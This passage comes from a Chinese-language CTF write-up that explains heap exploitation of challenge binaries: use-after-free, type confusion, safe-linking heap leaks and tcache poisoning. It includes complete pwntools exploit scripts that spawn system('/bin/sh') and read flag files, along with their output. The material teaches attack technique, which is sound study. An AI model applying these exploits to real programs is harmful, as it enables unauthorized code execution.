log.success('PIE base = %#x   soul_ascension = %#x', pie, win)

# 3~5. 三次 merge -> merges = 3，chunk1/3/5 變懸空
merge(0, 1); merge(2, 3); merge(4, 5)

# 6. 一次 erase -> erased = 1
erase(0)

# 7. 先配掉沒人指的 chunk0
transfer(b'junk', 1, 1, b'0', b'0', b'0')

# 8. 再配到 chunk5（archive[5] 懸空指著它），蓋成偽造的 Soul
#    Timestamp -> essence(+0x20) = MAGIC
#    Callback  -> inspect(+0x38) = soul_ascension
transfer(b'thanos', 2, 2, hex(MAGIC)[2:].encode(), b'0', hex(win)[2:].encode())

# 9. inspect(5) -> call [chunk5+0x38](chunk5)
out = inspect(5)
print(out.decode(errors='replace'))
```

7.8 執行結果

```
[+] inspect_human leak = 0x55b2b03e33a9  ->  PIE base = 0x55b2b03e2000
[*] soul_ascension() = 0x55b2b03e34fb
[*] merges = 3, archive[1], archive[3], archive[5] now dangle
--- Vessel [5] ---
Soul Name: thanos
Type: 0x0
Essence: 0x50574e534f554c53          <-- 魔術數字進去了
Inspect Callback: 0x55b2b03e34fb     <-- soul_ascension

    THE SOUL STONE ASCENSION AWAKENS

[+] You have mastered the memory of the cosmos.
OWASP{Th4n0s_S0ul_Mem0ry_UAF_Type_Confusion}
```

注意輸出的順序

「`--- Vessel [5] ---`」那一段是 `inspect_soul` **在呼叫之前**印的欄位表。你看得到 `Essence` 與 `Inspect Callback` 都已經被我們換掉了，**這就是最好的證據**：型別混淆成功了。然後才輪到 `soul_ascension` 把 flag 印出來。

7.9 這一題要帶走的三件事

1. **找 UAF 的方法**：把每個 `free` 都看一遍，問「指標有沒有被清成 NULL」。`erase_soul` 有清、`merge_souls` 沒清 ⇒ 答案就在 merge。
2. **type confusion 的條件是「大小一樣」**：兩個結構都是 `malloc(0x40)`，才會共用同一個 tcache bin，才會「一個被 free、另一個被配走」而重疊。**看到兩個同大小的 struct，就要開始想這件事**。
3. **一定要會算 tcache 的 LIFO 順序**。這一題「為什麼要 transfer 兩次」就是純粹的順序問題。動手之前在紙上把 `head -> A -> B -> C` 畫出來，比在 gdb 裡瞎猜快十倍。

下一題會更難

這一題的 PIE leak 是題目佛心送的（有 `%p`）。下一題 soul-vault **完全沒有任何 `%p`**，你會看到怎麼**只靠 heap 上的資料**把一個程式碼位址挖出來。

8 第四題：soul-vault-collector

這是五題裡我認為最漂亮的一題。它的難點不是漏洞本身，而是：

題目刻意不給你任何位址洩漏

整支程式**沒有任何 `%p`**。你唯一能 leak 的是 heap 位址，而第二章已經證明 **heap 基底和 PIE 基底是獨立的**。但你要呼叫的 `system@plt` 在 PIE 裡。
所以問題變成：**能不能只用 heap 上的資料，挖出一個程式碼位址？**答案是可以，而且手法非常乾淨。

8.1 防禦機制與選單

```
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
```

```
1. Capture Soul     2. Inspect Soul     3. Release Soul
4. Rename Soul      5. Enter Soul Stone  6. Exit
```

先確認選單編號和實際行為一致

我實測過：`2` 真的是 Inspect（會印 `--- Vessel [n] ---`），`3` 真的是 Release（會印 `[+] Soul released back to the ether.`）。**和選單上寫的一致**。寫 exploit 之前先花三十秒確認這件事，比事後懷疑人生便宜很多。

8.2 Soul 的長相

`capture_soul` 是 `malloc(0x38)`（⇒ chunk size `0x40`）：

欄位	偏移	說明
`name`	`+0x00`	`read_string(soul, 0x1f)`，最多 0x1f bytes。
`memory`	`+0x20`	**指標**，指向 `malloc(mem_size)` 的另一塊。
`callback`	`+0x28`	**函式指標**，預設是 `stone_callbacks[stone_state % 6]`。
`id`	`+0x30`	`int`，值為 `index + 0x1337`。
`mem_size`	`+0x34`	`int`，記憶體大小（1 ~ 0x400，否則預設 0x40）。

記住兩件事

1. `memory` 那塊是**另外一次 `malloc`**，所以一次 capture 會配兩塊：`0x40`（結構）與 `mem_size` 對應的大小（記憶體）。
2. `+0x28` 是函式指標，而 `inspect_soul` 會**直接呼叫它**。

8.3 三個 bug

8.3.1 bug 1：`release_soul` 不把指標清掉 ⇒ UAF

```
1988:  mov    rax,[rbp-0x8]        ; rax = soul
198c:  mov    rax,[rax+0x20]       ; soul->memory
1990:  test   rax,rax
1993:  je     19a5                 ; NULL 就跳過
19a0:  call   free@plt             ; free(soul->memory)
19a5:  mov    rax,[rbp-0x8]
19ac:  call   free@plt             ; free(soul)
19b1:  mov    eax,[sacrifice_count]
...                                ; sacrifice_count++   (然後就結束了)
```

沒有任何一行把 `souls[idx]` 設成 NULL。所以 release 之後 `souls[idx]` 還是懸空指標，而且**兩塊 chunk 都被 free 了**（結構與 memory）——UAF 的範圍比 soul-archive 那題更大。

8.3.2 bug 2：`capture_soul` 把輸入寫進 `soul->memory` 指的地方

```
16d7:  call   malloc@plt           ; malloc(mem_size) -> soul->memory
16e3:  mov    [rax+0x20],rdx
...
1732:  mov    eax,[rbp-0xc]
1735:  sub    eax,0x1              ; size - 1
173e:  mov    rax,[rax+0x20]       ; rax = soul->memory
```

```
1747:  call   read_string          ; <== 把我們輸入的字串寫到 *soul->memory*
```

這句話要讀三次：「**寫入的目的地是一個 `malloc` 回來的指標**」。如果我能讓那次 `malloc` 回傳**別的物件**的位址，我就能把那個物件的欄位**任意改寫**。

8.3.3 bug 3：`inspect_soul` 是任意讀 + 任意呼叫

```
18bd:  mov    rax,[rax+0x20]       ; soul->memory
18c1:  test   rax,rax
18c4:  je     ...                  ; NULL 就跳過
18e0:  call   printf@plt           ; printf("Memory: %s", soul->memory)
18e9:  mov    rax,[rax+0x28]       ; soul->callback
18ed:  test   rax,rax
18f0:  je     ...                  ; NULL 就跳過
1901:  call   rdx                  ; <== 呼叫 soul->callback(soul)
```

把三個 bug 串起來

- **任意讀**：`printf("%s", soul->memory)`——只要我能改 `memory`，就能讀**任意位址**的字串。
- **任意呼叫**：`callback(soul)`，且 `rdi = soul`。
- **任意寫**：capture 時把資料寫到 `soul->memory` 指的地方。

三個都是「指標由我決定」。剩下的問題只有一個：**怎麼決定？**

8.4 第一步：從 heap 上 leak 出 heap 基底

UAF 給你一個讀 dangling 結構的能力。`release(1)` 之後，`souls[1]` 那塊 chunk 的**前 8 bytes（也就是 `name`）**已經被 tcache 的 `fd` 佔用：

```
--- Vessel [1] ---
Name: \x1c(\x83Z\x05            <-- 這是 fd，不是名字了
```

因為 safe-linking（見 6.5），`fd = NULL^ (chunk >> 12)`，所以 `fd` 本身就是 **chunk 位址 $\gg$ 12**。於是：

```
raw  = re.search(rb'Name: ([^\n]*)\n', out).group(1)   # 只會拿到 5 bytes
l    = u64(raw.ljust(8, b'\x00'))
heap = l << 12
```

```
[+] heap = 0x5616bbddd000   souls[0] = 0x5616bbddd2a0   souls[1] = 0x5616bbddd310
```

`0x2a0` 與 `0x310` 是怎麼來的

一次 capture 配兩塊：結構 `0x40`、記憶體 `0x30`（`mem_size=0x20`），共 `0x70`。

```
heap + 0x290   第一塊 chunk 的標頭（前面 0x290 是 tcache_perthread_struct）
heap + 0x2a0   souls[0] 的結構       (chunk 0x40)
heap + 0x2d0   souls[0]->memory      的標頭 (chunk 0x30)
heap + 0x300   souls[1] 結構的標頭
```

```
heap + 0x310   souls[1]                <-- 0x2a0 + 0x70
heap + 0x340   souls[1]->memory 的標頭
```

這張圖要背下來，整題都靠它。這兩個數字建議用 gdb 對一次（`p &souls`、`x/8gx &souls`），確認你的 libc 版本下不會有差異。

8.5 第二步：讓 `malloc` 把記憶體配到「別的 Soul」身上

現在關鍵動作。tcache 是 LIFO，所以**我們能預測第幾次 `malloc` 會拿到哪一塊**。

步	動作	tcache[0x40] 的狀態（左邊是頭）
a	`release(1)`	`[S1]`（`S1` = `0x300` 那塊）
b	`release(0)`	`[S0, S1]`
c	`capture(size=0x38)` 的**結構** malloc	彈出 `S0` ⇒ 這是新 soul 的結構
d	`capture(size=0x38)` 的**記憶體** malloc	彈出 **`S1`** ⇒ `soul->memory = 0x310`

看到了嗎？

第 d 步之後，`soul->memory` 剛好等於 **`souls[1]` 的位址**——那個還懸空指著的舊 Soul。而第 e 步 `read_string(soul->memory, size-1)` 就會把我們輸入的內容**寫進 `souls[1]` 的每一個欄位**。**這就是偽造物件的手法**：不是「找到一個可以寫的地方」，而是**讓一個本來要寫進 buffer 的寫入，落到另一個物件的欄位上**。

8.6 第三步：forge #1 ——用「讀字串」偷出 PIE

先把 `souls[1]` 改造成「一台讀取機」：

```python
forge1  = b'/bin/sh\x00' + b'\x00' * (0x20 - 8)   # name   (+0x00) = "/bin/sh"
forge1 += p64(s0 + 0x28)                          # memory (+0x20) -> soul2->callback
forge1 += p64(0)                                  # callback(+0x28) = 0 (先不要呼叫)
forge1 += p32(0) + p32(0)                         # id, mem_size
assert len(forge1) == 0x38
capture_raw(0x38, b'C', forge1[:-1])              # 0x37 bytes + read_string 自動補的 NUL
```

`memory = s0 + 0x28` 是什麼意思？

`s0` 是 `souls[0]`（也就是剛剛被新 soul 回收的那塊，`heap+0x2a0`）。`s0 + 0x28` 就是那個結構的 `callback` 欄位。

而那個 `callback` 裡裝的是**一個程式碼位址**——`capture_soul` 會把 `stone_callbacks[stone_state % 6]` 寫進去，而 `stone_callbacks[0]` 就是 `callback_soul`：

```
$ nm soul_vault_patched | grep -E 'stone_callbacks|callback_soul'
0000000000004020 D stone_callbacks
0000000000001289 T callback_soul
```

所以 `souls[0]+0x28` 這個位置存著 `PIE + 0x1289`。我把 `souls[1]->memory` 指向它，再用 `inspect(1)` 的 `printf("Memory: %s")` 把它**當字串印出來**——

```
Memory: \x89\x12\xc1\x5b\x16\x00      <-- 6 bytes，因為第 7 個 byte 是 0x00
```

⇒ `pie = leak - 0x1289`，而且驗算 `pie & 0xfff == 0` 一定成立。

這一段是整題的精華

我沒有 `%p`，但我有一**個能讀任意位址字串的原語**，而 heap 上**剛好躺著一個程式碼位址**。把這兩件事接起來，就得到了 PIE base。

通用心法：找不到 leak 的時候，問「有沒有哪裡已經存著我要的東西？」——heap 上的函式指標、libc 在 heap 上的殘留、`stdout` 的 `_IO_2_1_stdout_` 指標……都是常見的寶庫。

8.7 第四步：forge #2 ——把 callback 換成 system@plt

```
release(2)                                          # 再一次把 S0/S1 放回 tcache[0x40]
forge2  = b'/bin/sh\x00' + b'\x00' * (0x20 - 8)
forge2 += p64(0)                                    # memory = 0 (跳過 printf)
forge2 += p64(pie + SYSTEM_PLT)                     # callback = system@plt
forge2 += p32(0) + p32(0)
capture_raw(0x38, b'D', forge2[:-1])
inspect(1)                                          # -> call [soul+0x28](soul)
```

最後 `inspect(1)` 執行到 `call rdx` 時：

```
rdx = souls[1]->callback = system@plt
rdi = souls[1]                          <-- 而 souls[1] 的內容是 "/bin/sh"
=> system("/bin/sh")
```

為什麼 name 要放 "/bin/sh"

因為 `rdi` 被硬寫成 `soul` 自己（`mov rdi,rax`，`rax = soul`）。我沒辦法控制 `rdi` 指向別的地方，**那我就把 soul 本身變成 "/bin/sh" 字串**。`name` 就在結構的最前面（`+0x00`），所以 `soul` 這個位址上的 C 字串就是 `"/bin/sh"`。

system@plt 是 0x1120 還是 0x1124？

`ELF.plt['system']` 回報 `0x1124`，但 `objdump` 顯示：

```
1120:  endbr64
1124:  bnd jmp QWORD PTR [rip+0x2e6d]
```

`0x1124` 是 `bnd jmp`，也就是「跳過 `endbr64`」。如果哪天 CET/IBT 真的被啟用，跳到沒有 `endbr64` 的位址會被擋下來。所以腳本裡寫死 `0x1120`（從 `endbr64` 進去），並用 `assert` 確認兩個值之一：

```
SYSTEM_PLT = 0x1120
assert elf.plt['system'] in (0x1120, 0x1124), hex(elf.plt['system'])
```

8.8 完整的 heap 佈局圖（動手前先畫這張）

```
heap + 0x000  tcache_perthread_struct (0x290)

--- 兩次 capture(size=0x20) 之後 ---
heap + 0x290  [S0] 結構 chunk 0x40   -> souls[0] = 0x2a0
heap + 0x2d0  [M0] memory chunk 0x30
heap + 0x300  [S1] 結構 chunk 0x40   -> souls[1] = 0x310
heap + 0x340  [M1] memory chunk 0x30

--- release(1); release(0) 之後 ---
tcache[0x30] = M0, M1
tcache[0x40] = S0, S1        (頭是 S0)

--- capture(size=0x38)：結構彈 S0，記憶體彈 S1 ---
soul2 = 0x2a0
soul2->memory = 0x310  ==  souls[1]   <-- 偽造寫入的落點
```

8.9 完整腳本

```python
#!/usr/bin/env python3
"""soul-vault-collector: UAF -> heap leak -> forged Soul -> PIE leak -> shell"""
import os, re, sys
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

ROOT = '/home/kzzz/Documents/code/ctf/ctf7/pwn'
BIN  = os.path.join(ROOT, 'solve/vault/soul_vault_patched')
elf  = ELF(BIN, checksec=False)

CALLBACK_SOUL = 0x1289        # stone_callbacks[0] -> callback_soul
SYSTEM_PLT    = 0x1120        # system@plt，從 endbr64 進去
assert elf.plt['system'] in (0x1120, 0x1124)

S0_OFF = 0x2a0                # souls[0] - heap
S1_OFF = 0x310                # souls[1] - heap

def start():
    return process(BIN, cwd=os.path.dirname(BIN))

def exploit(io):
    io.recvuntil(b'Choice: ')

    def capture_raw(size, name, blob, term=True):
        io.sendline(b'1')
        io.sendlineafter(b'Enter Soul Name: ', name)
        io.sendlineafter(b'Enter Memory Size (max 1024): ', str(size).encode())
        io.recvuntil(b'Inscribe Memory: ')
        io.send(blob)
        if term:
            io.sendline(b'')
        io.recvuntil(b'Choice: ')

    def release(idx):
        io.sendline(b'3')                # 3 = release
        io.sendlineafter(b'Enter vessel index (0-7): ', str(idx).encode())
```

```
        io.recvuntil(b'Choice: ')

    def inspect(idx):
        io.sendline(b'2')                # 2 = inspect
        io.sendlineafter(b'Enter vessel index (0-7): ', str(idx).encode())
        return io.recvuntil(b'Choice: ')

    # ---- 1. 兩個 soul (memory 各 0x20) ----
    capture_raw(0x20, b'A', b'aaaa\n')
    capture_raw(0x20, b'B', b'bbbb\n')

    # ---- 2. 從 UAF 的 name 讀 tcache fd，反推 heap ----
    release(1)
    out = inspect(1)
    raw = re.search(rb'Name: ([^\n]*)\n', out).group(1)
    if len(raw) != 5:
        raise RuntimeError('bad heap leak (%d bytes)' % len(raw))
    heap = u64(raw.ljust(8, b'\x00')) << 12
    s0, s1 = heap + S0_OFF, heap + S1_OFF
    assert s1 >> 12 == heap >> 12
    log.success('heap = %#x  souls[0] = %#x  souls[1] = %#x', heap, s0, s1)

    # ---- 3. 讓 tcache[0x40] = [S0, S1] ----
    release(0)

    # ---- 4. forge #1：把 souls[1] 變成一台讀取機，偷 PIE ----
    forge1  = b'/bin/sh\x00' + b'\x00' * (0x20 - 8)
    forge1 += p64(s0 + 0x28)          # memory -> soul2->callback (裡面是 PIE+0x1289)
    forge1 += p64(0)                  # callback = 0 (先不要呼叫)
    forge1 += p32(0) + p32(0)
    capture_raw(0x38, b'C', forge1[:-1])

    out  = inspect(1)
    raw  = re.search(rb'Memory: ([^\n]*)\n', out).group(1)
    if len(raw) != 6:
        raise RuntimeError('bad PIE leak (%d bytes)' % len(raw))
    pie  = u64(raw.ljust(8, b'\x00')) - CALLBACK_SOUL
    assert pie & 0xfff == 0, 'PIE base not page aligned'
    log.success('callback leak -> PIE base = %#x', pie)

    # ---- 5. 再一次把 S0/S1 放回 tcache ----
    release(2)

    # ---- 6. forge #2：callback = system@plt ----
    forge2  = b'/bin/sh\x00' + b'\x00' * (0x20 - 8)
    forge2 += p64(0)
    forge2 += p64(pie + SYSTEM_PLT)
    forge2 += p32(0) + p32(0)
    capture_raw(0x38, b'D', forge2[:-1])

    # ---- 7. inspect(1) -> system("/bin/sh") ----
    io.sendline(b'2')
    io.sendlineafter(b'Enter vessel index (0-7): ', b'1')
    return io

for attempt in range(10):
    io = start()
    try:
```

```
        io = exploit(io); break
    except Exception as e:                # leak 被 0x00 截斷等情況 -> 重試
        log.warning('attempt %d failed: %s', attempt, e); io.close()

io.sendline(b'cat flag.txt flag /flag* 2>/dev/null; id')
print(io.revrepeat(2).decode(errors='replace'))
```

為什麼要有 `for attempt in range(10)` 的重試迴圈

`fd` 的高位 byte 是 `0x00`，但 ASLR 的位址有機率讓**中間**某個 byte 也是 `0x00`（例如位址是 `0x55ab00...`）。那時候字串會提早結束，你只會拿到 3~4 bytes。**這不是 bug，是機率**。寫個重試迴圈，或改用 `recvuntil` 精確讀固定長度。

8.10 執行結果

```
[+] heap = 0x5616bbddd000   souls[0] = 0x5616bbddd2a0   souls[1] = 0x5616bbddd310
[+] callback leak = 0x56168bb96289  ->  PIE base = 0x56168bb95000
[*] forged Soul @ 0x5616bbddd310 : name="/bin/sh" callback=system@plt (0x56168bb96120)

--- Vessel [1] ---
Name: /bin/sh
ID: 0x0
OWASP{local_test_flag_soul_vault}
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),954(libvirt),958(docker),960(ollama),998(wheel)

[+] FLAG = OWASP{local_test_flag_soul_vault}
```

注意 `--- Vessel [1] ---` 這行

它是在 `system` **之前**印的，而 `Memory:` 那行不見了——因為我們把 `memory` 設成 `0`，`printf` 被跳過了（腳本裡刻意如此）。接著 `call rdx` 就跳進 `system`，然後 flag 的內容就從 shell 裡被 `cat` 出來。

最後一步為什麼用 `revrepeat` 而不是 `recvuntil`

因為 `/bin/sh` 進去之後**不會再回到選單**，`recvuntil(b'Choice: ')` 會逾時。用 `io.revrepeat(2)` 把剩下的輸出全部收乾淨就好。**拿到 shell 之後的互動，和一般選單題的收尾方式不一樣，這點要記得**。

8.11 這一題要帶走的三件事

1. 「**寫入到一個指標指的地方**」**是最強的漏洞型態**。`read_string(soul->memory, n)` 本身沒錯，錯的是 `soul->memory` 可以是別人的記憶體。**看到「先 malloc 再寫進去」的函式，就要想「這次 malloc 會回傳哪一塊」**。
2. **沒有 `%p` 不代表沒有 leak**。有「讀任意字串」的原語 + heap 上躺著一個 code pointer = PIE base。
3. **heap 與 PIE 的基底無關**（第二章的實測表），所以這題一定要走「從 heap 挖出 PIE」這條路，不能偷懶。

9 第五題：house-of-water

最後一題。它把前面所有東西串在一起：**UAF**（ch07）、**safe-linking 的 heap leak**（ch06）、**tcache poisoning**（ch06 提過名字，這裡真的動手做）。

先講這一題最有趣的地方

flag **根本沒有被讀出來印出來**——它在程式啟動時就被複製到 heap 上，然後一**直躺在那裡**。你不需要任何「讀檔案」的函式、不需要 `system("/bin/sh")`、不需要 leak libc 或 PIE（雖然 PIE 是開著的）。
你只要**讓一次 `malloc` 回傳 flag 所在的那塊記憶體**，然後用 `show` 把它印出來。

9.1 防禦機制

```
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
SHSTK:      Enabled   (未強制)
IBT:        Enabled   (未強制)
```

看起來很硬，但我們完全不需要繞過它們

Canary 是防 stack overflow 的——這題沒有 stack overflow。PIE 是防「寫死程式碼位址」的——但我們一**個程式碼位址都不用**。Full RELRO 是防改 GOT 的——不需要。**防禦機制列表只是「你必須走哪條路」的提示，不是每項都要打穿**。這題的答案是：全部繞開，只玩 heap。

9.2 全域陣列與選單

`nm` 一下就知道這題的骨架：

```
0000000000004040 b chunks       # chunks[64]
0000000000004240 b sizes        # sizes[64]
0000000000004440 b freed        # freed[64]  (byte 陣列)
```

```
1) malloc   2) free   3) edit   4) show   5) exit
```

- `chunks[i]`：第 i 格的指標。
- `sizes[i]`：當初要的大小（原始 request，不是 chunk size）。
- `freed[i]`：`0` 或 `1`，標記「這格被 free 過了」。

9.3 `setup()`：flag 的第一站

```
1357:  mov    edi,0x80
135c:  call   malloc@plt            ; <== 這題第一次 malloc
1361:  mov    [rbp-0x10],rax        ; buf
...
139b:  lea    rax,[rip+0xc76]       # "./flag.txt"
```

```
13a2:  mov    rdi,rax
13a5:  call   fopen@plt
...
13c5:  call   fgets@plt            ; fgets(buf, 0x80, fp)  -> flag 進 heap
1403:  call   fclose@plt
```

為什麼 buf 一定在 heap+0x2a0

這是第六章的 tcache_perthread_struct（0x290 bytes）再來一次：

```
第一次 malloc(0x80)
   glibc 先偷偷配 tcache_perthread_struct -> chunk 0x290，佔 heap+0x000 ~ heap+0x290
   然後才配我們要的 0x80       -> chunk 0x90，標頭在 heap+0x290
                                  user 指標 = heap+0x290+0x10 = heap+0x2a0
```

實測（gdb）：

```
0x55555555b000: 0x0000000000000000  0x0000000000000291   <- tcache struct
0x55555555b290: 0x0000000000000000  0x0000000000000091   <- flag chunk 標頭
0x55555555b2a0: "flag{local_test_flag_house_of_water}\n"  <- flag 就在這
```

所以只要讓某次 malloc 回傳 heap+0x2a0，我就贏了。

如果檔案不存在呢

程式有做 fallback：fgets 讀失敗就自己塞一個假的 flag{sing_sing_flag_thxt}。所以**在遠端就算讀不到檔案，heap 上依然會有東西可以偷**——這是這題設計上很聰明的一點。

9.4 四個功能各自的問題

9.4.1 do_free：就是 UAF 本身

```
16bc:  mov    eax,[rbp-0x4]        ; idx
16d0:  mov    rax,[rdx+rax*1]      ; rax = chunks[idx]
16d4:  mov    rdi,rax
16d7:  call   free@plt             ; free(chunks[idx])
16e1:  lea    rdx,[rip+0x2d58]     # freed
16e8:  mov    BYTE PTR [rax+rdx*1],0x1   ; freed[idx] = 1
```

只把 freed[idx] 設成 1，chunks[idx] 原封不動。這就是 UAF：free 之後 chunks[idx] 還是原本的位址，而且 edit/show 都還會用它。**和第四題同一個病**。

9.4.2 check_bounds：那個 -0x10 的「禮物」

edit 和 show 都會先呼叫 check_bounds(idx, off, len)：

```
1520:  cmp    [rbp-0x28],0x0       ; len
1525:  jle    die                  ; len <= 0 就死
1527:  cmp    [rbp-0x28],0x400
152f:  jle    ok                   ; len <= 0x400 才行
...
1540:  movzx  eax,BYTE PTR [rax+rdx*1]  ; freed[idx] ?
1552:  je     zero
```

```
1554:  mov    rax,0xfffffffffffffff0 ; freed -> 下限 -0x10
155d:  mov    eax,0x0                ; 沒 freed -> 下限 0
156a:  cmp    rax,[rbp-0x8]          ; off >= 下限 ?
...
1587:  add    rax,rdx                ; off + len
158a:  lea    rcx,[rax+0x10]         ; + 0x10
15a6:  add    rax,0x10               ; sizes[idx] + 0x10
15aa:  cmp    rcx,rax
15ad:  jbe    ok                    ; off+len <= sizes[idx]
```

翻譯成 C：

```
if (len <= 0 || len > 0x400)                die("Invalid length");
long lo = freed[idx] ? -0x10 : 0;           /* 被 free 過才允許 -0x10 */
if (off < lo)                               die("Invalid offset");
if (off + len > sizes[idx])                 die("Out of bounds");
```

那個 -0x10 是什麼意思

一個 chunk 的**標頭**是 16 bytes（prev_size + size），而 chunks[idx] 指的是**標頭再往後 0x10 的 user 指標**。所以「off = -0x10」正好指回**標頭開頭**。
換句話說：對一個已經 free 的 chunk，off 可以到 -0x10，**你連 chunk 標頭都能讀、能寫**。題目等於主動把「free 之後 fd/size 都可以摸」這件事打開給你。
（實務上我們只需要 off = 0——因為 fd 就在 user+0。但你可以用 off=-0x10 印出標頭來**驗證**你對 heap 的理解，很值得試。）

實測 show(0, -0x10, 0x20)（A 已 free）：

```
prev_size = 0x7f7fde6170c0      <- 前一塊留下來的殘值（不重要）
size      = 0x111               <- chunk size 0x110 + PREV_INUSE
```

9.4.3 do_edit 與 do_show：純粹的讀寫原語

```
; do_edit 的核心
17a4:  mov    esi,0x1
17a9:  call   fread@plt        ; fread(chunks[idx]+off, 1, len, stdin)  <- 任意寫
; do_show 的核心
1838:  movzx  eax,BYTE PTR [rax]   ; chunks[idx]+off+i
184a:  call   printf@plt           ; printf("%02x ", byte)   <- 任意讀（hexdump）
```

show 是 hexdump，不是 %s——這很重要

第四題用 printf("%s") 讀字串，會被 0x00 截斷，所以 leak 可能只有 3~4 bytes，要靠重試迴圈碰運氣。
這一題用 **hexdump**（逐 byte 印 %02x），**你要幾個 byte 就給幾個**。所以這裡的 leak **百分之百可靠，不需要重試**。
看到「%s 讀記憶體」就要擔心 0x00；看到 hexdump 就不用。

9.5 複習：tcache 與 safe-linking

（細節在第 6.5 節，這裡只列等一下要用的三條規則。）

1. 同一種大小的 chunk 放同一個 bin，**LIFO**：最後 free 的會最先被 `malloc` 拿回去。
2. 一個 free 掉的 chunk，它的 `fd` 存在 **user+0x0**，`key` 存在 **user+0x8**。
3. safe-linking：`fd = next^ (自己位址 >> 12)`。如果 `next` 是 NULL，那 `fd` 就**直接等於「自己位址 » 12」**。

9.6 步驟一：兩個同 bin 的兄弟，從 `fd` 反推 heap

```
SIZE = 0x100                        # chunk size 0x110
add(0, SIZE)                        # A
add(1, SIZE)                        # B
free(0)                             # tcache[0x110] = [A]
free(1)                             # tcache[0x110] = [B, A]
```

先看 A（它是 bin 的尾巴，`fd` 指到 NULL）：

```
show(0, 0, 0x20)  ->
  4d cd 0e 59 05 00 00 00 | c4 10 df 66 02 cc 49 3e
  66 6c 61 67 5f 68 6f 75 73 65 5f 6f 66 5f 77 61
  ^^^^^^^^^^^^^^^^^^^^^^^^   ^^^^^^^^^^^^^^^^^^^^^^^^
        fd (= A>>12)              key (常數)
```

```
fd_a = 0x00000005590ecd4d
heap = fd_a << 12                   # = 0x5590ecd4d000
```

再看 B（`fd` 指到 A）：

```
show(1, 0, 0x20)  ->
  89 1a 06 a7 fa 55 00 00 | c4 10 df 66 02 cc 49 3e
  ^^^^^^^^^^^^^^^^^^^^^^^^   ^^^^^^^^^^^^^^^^^^^^^^^^
     fd (= A ^ (B>>12))          key (和 A 的 key 一模一樣！)
```

為什麼 A 的 `fd` 就是 heap 的一部分

`fd = PROTECT(NULL) = NULL^ (A的位址 >> 12)`，而 A 的位址是 `heap+0x510`。

$$(\text{heap} + 0x510) \gg 12 = \text{heap} \gg 12$$

因為 `0x510 < 0x1000`（同一頁），右移 12 位之後**頁內偏移被丟掉**，所以 `fd_a` 就等於 `heap >> 12`。反過來 `heap = fd_a << 12`。

```
fd_b = 0x000055faa7061a89
A    = fd_b ^ fd_a                  # = 0x55fff8f99510  == heap+0x510
assert A >> 12 == fd_a              # 驗算：A 和 fd_a 的「頁」要一致
```

為什麼 A = fd_b^ fd_a 成立

fd_b = PROTECT_PTR(B, A) = A^ (B >> 12)。而 A 和 B 是**同一頁**的鄰居（B = A + 0x110），所以 B >> 12 == A >> 12 == fd_a。於是

$$A = \texttt{fd_b} \mathbin{\hat{}} \texttt{fd_a}$$

注意：A = fd_b^ fd_a 只有在 A、B 同頁時才對。所以一定要 assert 檢查 (fd_bfd_a) >> 12 == fd_a，不然你會在 ASLR 剛好把兩塊分到不同頁時算錯而渾然不知。

那個 key 兩塊都一樣，是故意的嗎？

不是——那是 glibc 的設計。tcache_key 是**每個 process 一個隨機常數**，free 的時候寫進 user+8，用來偵測 double free （free(): double free detected in tcache 2）。所以你看到兩塊的 key 一樣，正好是「key 是全域常數」的實證。

9.7 步驟二：tcache poisoning

現在 B 還躺在 bin 的頭部，而 fd 是**我可以用 edit 改的**（因為 B 已經 free，off=0 完全合法）。我把 B 的 fd 指向**我想要的任意位址**：

```
target = heap + 0x290                       # 假 chunk 的「標頭」
edit(1, 0, p64(target ^ (heap >> 12)))      # B->fd = PROTECT(target)
log.info('poisoned tcache[0x110]: B -> %#x', target)
```

為什麼是 heap+0x290，而不是 heap+0x2a0

兩個都對，但意思不同：

- malloc 回傳的是 chunk + 0x10（**跳過標頭**）。
- 我想要拿到 heap+0x2a0（flag），所以我必須「假裝有一塊 chunk」它的標頭在 heap+0x290。
- 順便驗證對齊：0x290 % 16 = 0，符合 glibc 2.35 的 aligned_OK 檢查（不然會噴 malloc(): unaligned tcache chunk detected）。

safe-linking 在這裡的角色

我**不能**直接寫 p64(target)——glibc 讀 fd 時會做 REVEAL_PTR，也就是**再 XOR 一次 B>>12**。所以寫進去的值必須是 target^ (B >> 12)，而 B >> 12 == heap >> 12（同頁）。這就叫 **PROTECT**。
實測：PROTECT(0x55fff8f99290) = 0x55faa7061d09。

9.8 步驟三：兩次 malloc，第二次就拿到 flag

```
add(2, SIZE)      # 第一次：彈出 B          -> chunks[2] = B
add(3, SIZE)      # 第二次：彈出假 chunk    -> chunks[3] = heap+0x2a0  <== flag!
```

```
[*] chunks[3] = 0x557e6a38b2a0  (flag buffer)
```

看 bin 的變化就知道了

```
free(0); free(1) 之後:   head -> B -> A -> NULL
edit(1,0,...) 之後:      head -> B -> target(假) -> ?     (A 被繞過了)
add(2):  彈出 B            head -> target
add(3):  彈出 target       head -> REVEAL(target->fd)      (count 已歸零，無所謂)
```

注意：把 `B->fd` 改成 target 之後，**A 就被踢出鏈了**（B 的下一個不再是 A）。這沒關係——我們不需要 A 了，只需要「第 2 次 `malloc` 拿到 target」。

9.9 步驟四：`show` 出 flag

```
return show(3, 0, 0x80)      # chunks[3] 現在 = heap+0x2a0
```

再一次：這不是「讀檔案」

`chunks[3]` 只是一個普通的指標，值是 `heap+0x2a0`。`show(3, 0, 0x80)` 就只是把那個位址開始的 0x80 個 byte hexdump 出來。**整個 flag 拿到的過程，一次檔案 I/O 都沒有。**

想偷懶直接讀 A 的殘值？不行

`show` 的時候你可能會注意到一個誘人的東西——A 的 user+0x10 開始竟然是 `"flag_house_of_wa"`：

```
show(0, 0, 0x20) ->
  4d cd 0e 59 05 00 00 00 | c4 10 df 66 02 cc 49 3e   <- fd, key 蓋掉了前 16 bytes
  66 6c 61 67 5f 68 6f 75 73 65 5f 6f 66 5f 77 61   <- "flag_house_of_wa"
```

原因是：`setup()` 的 `fgets` 讀檔時配了一塊 `0x1010` 的緩衝區，檔案內容就存在那裡；`fclose` 之後那塊被回收，而 **A 剛好配到同一塊記憶體**（實測 A 的標頭也在 `heap+0x500`，user 在 `heap+0x510`，和當初 `fgets` 緩衝區的 user 指標完全一樣）。
所以 A 的殘值裡有 flag 的碎片。**但是前面 16 bytes 已经被 `fd`/`key` 蓋掉了**（那 16 bytes 是 `"flag{local_test"`），你補不回來。**碎片不是 flag**。老老實實 poisoning 才是正解。

